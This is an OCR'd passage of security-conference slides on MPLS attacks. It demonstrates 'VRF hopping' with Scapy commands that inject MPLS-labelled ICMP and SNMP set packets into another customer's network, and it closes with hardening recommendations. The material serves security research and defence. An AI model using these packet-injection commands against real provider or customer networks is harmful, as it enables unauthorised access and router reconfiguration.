3 packets transmitted, 0 received, 100% packet loss, time
2015ms

root@R1:~#
```




```
<P> debugging ip icmp
<P> terminal monitor
The current terminal is enabled to display logs.
<P> terminal debugging
The current terminal is enabled to display debugging logs.
<P>
```




```
>>> load_contrib('mpls')
>>> a = Ether(src = '08:00:27:12:27:13', dst =
'XX:XX:XX:a3:7b:01')
>>> b = MPLS(ttl = 64, label = range(1000, 1500))
>>> c = IP(src = '192.168.100.2', dst = '172.16.0.1')
>>> d = ICMP()
>>> sendp(a/b/c/d)
...
Sent 500 packets.
>>>
```

```
<P>
*Oct 20 16:24:09:891 2015 P SOCKET/7/ICMP:
Time(s):1445358249  ICMP Input:
 ICMP Packet: src = 192.168.100.2, dst = 172.16.0.1
              type = 8, code = 0 (echo)

*Oct 20 16:24:09:891 2015 P SOCKET/7/ICMP:
Time(s):1445358249  ICMP Output:
 ICMP Packet: src = 172.16.0.1, dst = 192.168.100.2
              type = 0, code = 0 (echo-reply)

*Oct 20 16:24:09:894 2015 P SOCKET/7/ICMP:
Time(s):1445358249  ICMP Input:
 ICMP Packet: src = 192.168.100.2, dst = 172.16.0.1
              type = 8, code = 0 (echo)

*Oct 20 16:24:09:894 2015 P SOCKET/7/ICMP:
Time(s):1445358249  ICMP Output:
 ICMP Packet: src = 172.16.0.1, dst = 192.168.100.2
              type = 0, code = 0 (echo-reply)

<P>
```

```
<P>
*Oct 20 16:24:09:891 2015 P SOCKET/7/ICMP:
Time(s):1445358249  ICMP Input:
 ICMP Packet: src = 192.168.100.2,      = 172.16.0.1
              type = 8, code = 0 (e

*Oct 20 16:24:09:891 2015 P SOCKET/7/ICMP:
Time(s):1445358249  ICMP Output:
 ICMP Packet: src = 172.16.0.1, dst = 192.168.100.2
              type = 0, code = 0 (echo-reply)

*Oct 20 16:24:09:894 2015 P SOCKET/7/ICMP:
Time(s):1445358249  ICMP Input:
 ICMP Packet: src = 192.168.100.2,      = 172.16.0.1
              type = 8, code = 0 (e

*Oct 20 16:24:09:894 2015 P SOCKET/7/ICMP:
Time(s):1445358249  ICMP Output:
 ICMP Packet: src = 172.16.0.1, dst = 192.168.100.2
              type = 0, code = 0 (echo-reply)

<P>
```

R1

R1

VRF Hopping

Attack Limitations

- VLAN hopping limitations apply, i.e. one-way communication.
- It is only useful against stateless protocols, e.g. SNMP.
- Success or failure of attack is uncertain due to lack of response.
- Label ranges will vary based on network size and vendor equipment.
- Attacker can only reach a service provider LSR/LER or another customer's CE.*

VRF Hopping


How about two-way communication?

- There is always room for configuration- and design-specific attacks.
- SNMP attacks require poorly configured CE devices.
  - Managed vs. Unmanaged Services.
  - Customer managed CE devices are most likely less hardened.
- There are other interesting UDP protocols.
  - Universal Plug and Play (UPnP) is unauthenticated.

VRF Hopping Improvements

Blind CE Reconfiguration

- Configuration Prerequisites
  - SNMP write access enabled on a CE device.
  - Service accessible over a CE to PE link.
- Attack Scenario
  - VRF hopping as previously demonstrated.
  - SNMP community string guesswork.
  - Force the CE to encapsulate certain traffic in MPLS.
  - Configure an MPLS static binding rule.
- Limitations and Complications
  - Certain MIBs may be read-only or OIDs may differ.




```
>>> a = Ether(src = '08:00:27:12:27:13', dst =
'XX:XX:XX:a3:7b:01')
>>> b = MPLS(ttl = 64, label = range(1000, 1500))
>>> c = IP(src = '192.168.100.2', dst = '192.168.201.2')
>>> d = UDP(sport = 161, dport = 161)
>>> e = SNMP(community = '...', PDU = SNMPset(varbindlist =
[SNMPvarbind(oid = ASN1_OID('...'), value = ...)]))
>>> sendp(a/b/c/d/e)
...
Sent 500 packets.
>>>
```

VRF Hopping Improvements


What about an Internet connected client network?

- MPLS connectivity for secure and reliable inter-office communication.
- Internet connectivity for everything else.
  - Separate Internet link terminated on the same CE device.
  - This can also be provided via another router within the client network.


VRF Hopping Improvements

Triggering Two-Way Communication

- Design Prerequisites
  - Internet connectivity via separate link.
- Attack Scenario
  - VRF hopping with source IP address spoofing.
  - Force the victim to generate and send a response to an Internet facing attacker controlled device.
- Limitations and Complications
  - Somewhat uncommon and unrealistic network design.
  - Mitigated by adequately configured traffic filtering.
  - Overlapping IP address spaces would cause problems.




Attack Scenario…




Attack Scenario

- VRF hopping with spoofed source IP address.




Request

```
▶Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶Ethernet II, Src: LogicMod_82:6c:02 (00:00:ab:82:6c:02), Dst: c0:04:10:a0:00:00 (c0:04:10:a0:00:00)
▶Internet Protocol Version 4, Src: 101.101.101.101 (101.101.101.101), Dst: 192.168.201.2 (192.168.201.2)
▶Internet Control Message Protocol
```



Attack Scenario

- VRF hopping with spoofed source IP address.
- Reply is received over the Internet.



Response

```
▸Frame 86: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸Ethernet II, Src: c0:04:10:a0:00:10 (c0:04:10:a0:00:10), Dst: c0:05:12:11:00:00 (c0:05:12:11:00:00)
▸Internet Protocol Version 4, Src: 192.168.201.2 (192.168.201.2), Dst: 101.101.101.101 (101.101.101.101)
▸Internet Control Message Protocol
```

Agenda

- MPLS Technology
- Previous MPLS Research
- MPLS Attacks
- VRF Hopping
- **Hardening**
- Future Research

MPLS Hardening

MPLS Network Security Recommendations

- Disable IP TTL propagation at the edge of the MPLS domain, i.e. on the ingress LSRs.
- Disable ICMP tunnelling throughout the LSPs.
- Disable management protocols and unwanted services on the customer facing interfaces.
- Enable Generalised TTL Security Mechanism (GTSM) [RFC-3682].
- Follow the recommendations as specified in Security Framework for MPLS and GMPLS Networks [RFC-5920].

MPLS Hardening

General Guidelines

